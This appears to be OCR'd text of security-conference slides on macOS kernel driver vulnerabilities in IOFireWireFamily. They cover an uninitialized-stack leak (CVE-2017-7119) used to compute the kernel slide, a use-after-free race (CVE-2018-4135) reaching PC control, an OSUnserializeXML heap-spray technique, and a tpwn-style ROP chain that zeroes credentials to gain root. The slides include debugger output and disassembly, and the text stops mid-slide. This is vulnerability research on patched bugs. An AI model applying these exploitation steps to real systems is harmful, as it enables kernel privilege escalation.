IOFWUserObjectExporter::addObject ( OSObject * obj, CleanupFunction cleanupFunction, IOFireWireLib::UserObjectHandle *
    outHandle )
{
    IOReturn error = kIOReturnSuccess ;
    lock () ;
    // if at capacity, expand pool
    if ( fObjectCount == fCapacity )
    {
        unsigned newCapacity = fCapacity + ( fCapacity >> 1 ) ;
        if ( newCapacity > 0xFFFE )
            newCapacity = 0xFFFE ;
        if ( newCapacity == fCapacity ) // can't grow!
        {
            DebugLog( "Can't grow object exporter\n" ) ;
            error = kIOReturnNoMemory ;
        }
    }
```

New Vulns in Drivers on macOS – New Vuln 1

- Information Leakage due to uninitialized stack variable in IOFirewireFamily driver (CVE-2017-7119) – To defeat kaslr



```
* thread #1, stop reason = breakpoint 2.1
    frame #0: 0xffffff7f856947ac IOFireWireFamily`IOFireWireUserClie
nt::isochChannel_Create(this=0xffffff80177a2a00, inDoIRM=false, inPa
cketSize=0, inPrefSpeed=kFWSpeed100MBit, outChannelHandle=0xffffff91
340b3b48) at IOFireWireUserClient.cpp:4504 [opt]
(lldb) x/5g $r8
0xffffff91340b3b48: 0xffffff8004ebc0b6 0xffffff8016a8d000
0xffffff91340b3b58: 0xffffff80177a2a00 0x0000000000000039
0xffffff91340b3b68: 0xffffff80218791f4

(lldb) dis -a 0xffffff8004ebc0b6
kernel`IOEventSource::closeGate:
    0xffffff8004ebc0a0 <+0>:  pushq  %rbp
    0xffffff8004ebc0a1 <+1>:  movq   %rsp, %rbp
    0xffffff8004ebc0a4 <+4>:  pushq  %rbx
    0xffffff8004ebc0a5 <+5>:  pushq  %rax
    0xffffff8004ebc0a6 <+6>:  movq   %rdi, %rbx
    0xffffff8004ebc0a9 <+9>:  movq   0x30(%rbx), %rdi
    0xffffff8004ebc0ad <+13>: movq   (%rdi), %rax
    0xffffff8004ebc0b0 <+16>: callq  *0x180(%rax)
    0xffffff8004ebc0b6 <+22>: movq   0x40(%rbx), %rax
    0xffffff8004ebc0ba <+26>: movq   (%rax), %rbx
    0xffffff8004ebc0bd <+29>: testq  %rbx, %rbx
    0xffffff8004ebc0c0 <+32>: je     0xffffff8004ebc0d5
    0xffffff8004ebc0c2 <+34>: leaq   0x14cd57(%rip), %rdi
    0xffffff8004ebc0c9 <+41>: callq  0xffffff8004897880
    0xffffff8004ebc0ce <+46>: movq   %rax, 0x18(%rbx)
    0xffffff8004ebc0d2 <+50>: incl   0x28(%rbx)
    0xffffff8004ebc0d5 <+53>: addq   $0x8, %rsp
    0xffffff8004ebc0d9 <+57>: popq   %rbx
    0xffffff8004ebc0da <+58>: popq   %rbp
    0xffffff8004ebc0db <+59>: retq
```




```
FFFFFF80008BC0A0 ; __int64 __fastcall IOEventSource::closeGate(IOEventSo
FFFFFF80008BC0A0                 public __ZN13IOEventSource9closeGateEv
FFFFFF80008BC0A0 __ZN13IOEventSource9closeGateEv proc near
FFFFFF80008BC0A0                 push    rbp
FFFFFF80008BC0A1                 mov     rbp, rsp
FFFFFF80008BC0A4                 push    rbx
FFFFFF80008BC0A5                 push    rax
FFFFFF80008BC0A6                 mov     rbx, rdi
FFFFFF80008BC0A9                 mov     rdi, [rbx+30h]
FFFFFF80008BC0AD                 mov     rax, [rdi]
FFFFFF80008BC0B0                 call    qword ptr [rax+180h]
FFFFFF80008BC0B6                 mov     rax, [rbx+40h]
FFFFFF80008BC0BA                 mov     rbx, [rax]
FFFFFF80008BC0BD                 test    rbx, rbx
FFFFFF80008BC0C0                 jz      short loc_FFFFFF80008BC0D5
FFFFFF80008BC0C2                 lea     rdi, _pal_rtc_nanotime_info
FFFFFF80008BC0C9                 call    __rtc_nanotime_read
FFFFFF80008BC0CE                 mov     [rbx+18h], rax
FFFFFF80008BC0D2                 inc     dword ptr [rbx+28h]
FFFFFF80008BC0D5
FFFFFF80008BC0D5 loc_FFFFFF80008BC0D5:                   ; CODE XREF: IO
FFFFFF80008BC0D5                 add     rsp, 8
FFFFFF80008BC0D9                 pop     rbx
FFFFFF80008BC0DA                 pop     rbp
FFFFFF80008BC0DB                 retn
FFFFFF80008BC0DB __ZN13IOEventSource9closeGateEv endp
```

Kernel slide = 0x4ebc0b6-0x8bc0b6 = 0x4600000
Though outChannelHandle is only 32bit, but enough since the high 32bit is always 0xffffff80 here

New Vulns in Drivers on macOS – New Vuln 2


- CVE-2018-4135: UAF in IOFirewireFamily driver – To control PC
  - There is no locking or serialization when releasing and using a member variable
  - fMem is a member of class IOFWUserReadCommand



```
IOReturn
IOFWUserReadCommand::submit(
    CommandSubmitParams*    params,
    CommandSubmitResult*    outResult)
{
    IOReturn    error       = kIOReturnSuccess ;
    Boolean     syncFlag    = ( params->flags & kFWCommandInterfaceSyncExecute ) != 0 ;
    Boolean     copyFlag    = ( params->flags & kFireWireCommandUseCopy ) != 0;
    Boolean     absFlag     = ( params->flags & kFireWireCommandAbsolute ) != 0 ;
    bool        forceBlockFlag  = (params->flags & kFWCommandInterfaceForceBlockRequest) != 0;

    if ( params->staleFlags & kFireWireCommandStale_Buffer )
    {
        if ( fMem ) // whatever happens, we're going to need a new memory descriptor
        {
            fMem->complete() ;
            fMem->release() ;   <-- (a)
            fMem = NULL;
        }
        ...

    }

    if ( not error )
    {
        ...
            fCommand = fUserClient->getOwner()->createReadCommand( target_address,
                fMem, syncFlag ? NULL : & IOFWUserCommand::asyncReadWriteCommandCompletion,
                this, params->newFailOnReset ) ;      <-- (b)
        ...
    }
    ...
}
```

New Vulns in Drivers on macOS – New Vuln 2


- CVE-2018-4135: UAF in IOFirewireFamily driver – To control PC
    - Exploit: race two threads to call this function on the same userclient



```
IOReturn
IOFWUserReadCommand::submit(
    CommandSubmitParams*    params,
    CommandSubmitResult*    outResult)
{
    IOReturn    error       = kIOReturnSuccess ;
    Boolean     syncFlag    = ( params->flags & kFWCommandInterfaceSyncExecute ) != 0 ;
    Boolean     copyFlag    = ( params->flags & kFireWireCommandUseCopy ) != 0;
    Boolean     absFlag     = ( params->flags & kFireWireCommandAbsolute ) != 0 ;
    bool        forceBlockFlag  = (params->flags & kFWCommandInterfaceForceBlockRequest) != 0;

    if ( params->staleFlags & kFireWireCommandStale_Buffer )
    {
        if ( fMem ) // whatever happens, we're going to need a new memory descriptor
        {
            fMem->complete() ;
            fMem->release() ;   <-- (a)
            fMem = NULL;
        }
        ...

    }

    if ( not error )
    {
        ...
            fCommand = fUserClient->getOwner()->createReadCommand( target_address,
                fMem, syncFlag ? NULL : & IOFWUserCommand::asyncReadWriteCommandCompletion,
                this, params->newFailOnReset ) ;      <-- (b)
        ...
    }
    ...
}
```

New Vulns in Drivers on macOS – New Vuln 2


- CVE-2018-4135: UAF in IOFirewireFamily driver – To control PC
  - Exploit: race two threads to call this function on the same userclient



```
    0xffffff7f94c8be50 <+160>: testq  %r13, %r13
    0xffffff7f94c8be53 <+163>: je     0xffffff7f94c8be68
    0xffffff7f94c8be55 <+165>: movq   (%r13), %rax
    0xffffff7f94c8be59 <+169>: movq   %r13, %rdi
->  0xffffff7f94c8be5c <+172>: callq  *0x1c8(%rax)

(lldb) re r
General Purpose Registers:
       rax = 0x4141414141414141
```

New Vulns in Drivers on macOS – New EXP strategies: Heap Spray

- A new heap spray strategy utilizing OSUnserializeXML on macOS
  - io_registry_entry_set_properties: set properties of device, eventually call is_io_registry_entry_set_properties in kernel




```
/* Routine io_registry_entry_set_properties */
kern_return_t is_io_registry_entry_set_properties(
    io_object_t registry_entry,
    io_buf_ptr_t properties,
    mach_msg_type_number_t propertiesCnt,
        kern_return_t * result) {
        ...
        obj = OSUnserializeXML( (const char *) data, propertiesCnt );
        ...
        res = entry->setProperties( obj );
}
```

  - Some drivers keep any properties set by userspace, e.g., IOHIDEventService
  - Pros: the sprayed data can be read; the head of sprayed data is controllable

New Vulns in Drivers on macOS – New EXP strategies: ROP

- After controlling PC, we can gain privilege through ROP chain
- ROP chain (most employed from tpwn)




Stack Pivot
_current_proc
_proc_ucred
_posix_cred_get
_bzero
_thread_exception_return
Get ptr to struct proc of current process
Get ucred from struct proc, i.e., process owner's identity
Get ptr to struct cr_posix
Exit kernel, return to userspace

```
struct posix_cred {
    /*
     * The credential hash depends on everything from this point on
     * (see kauth_cred_get_hashkey)
     */
    uid_t   cr_uid;         /* effective user id */
    uid_t   cr_ruid;        /* real user id */
    uid_t   cr_svuid;       /* saved user id */
    short   cr_ngroups;     /* number of groups in advisory list */
    gid_t   cr_groups[NGROUPS]; /* advisory group list */
    gid_t   cr_rgid;        /* real group id */
    gid_t   cr_svgid;       /* saved group id */
    uid_t   cr_gmuid;       /* UID for group membership purposes */
    int cr_flags;       /* flags on credential */
} cr_posix;
```

New Vulns in Drivers on macOS – New EXP strategies: ROP


- After controlling PC, we can gain privilege through ROP chain
- Key step: Stack Pivot

In tpwn (on 10.10)




```
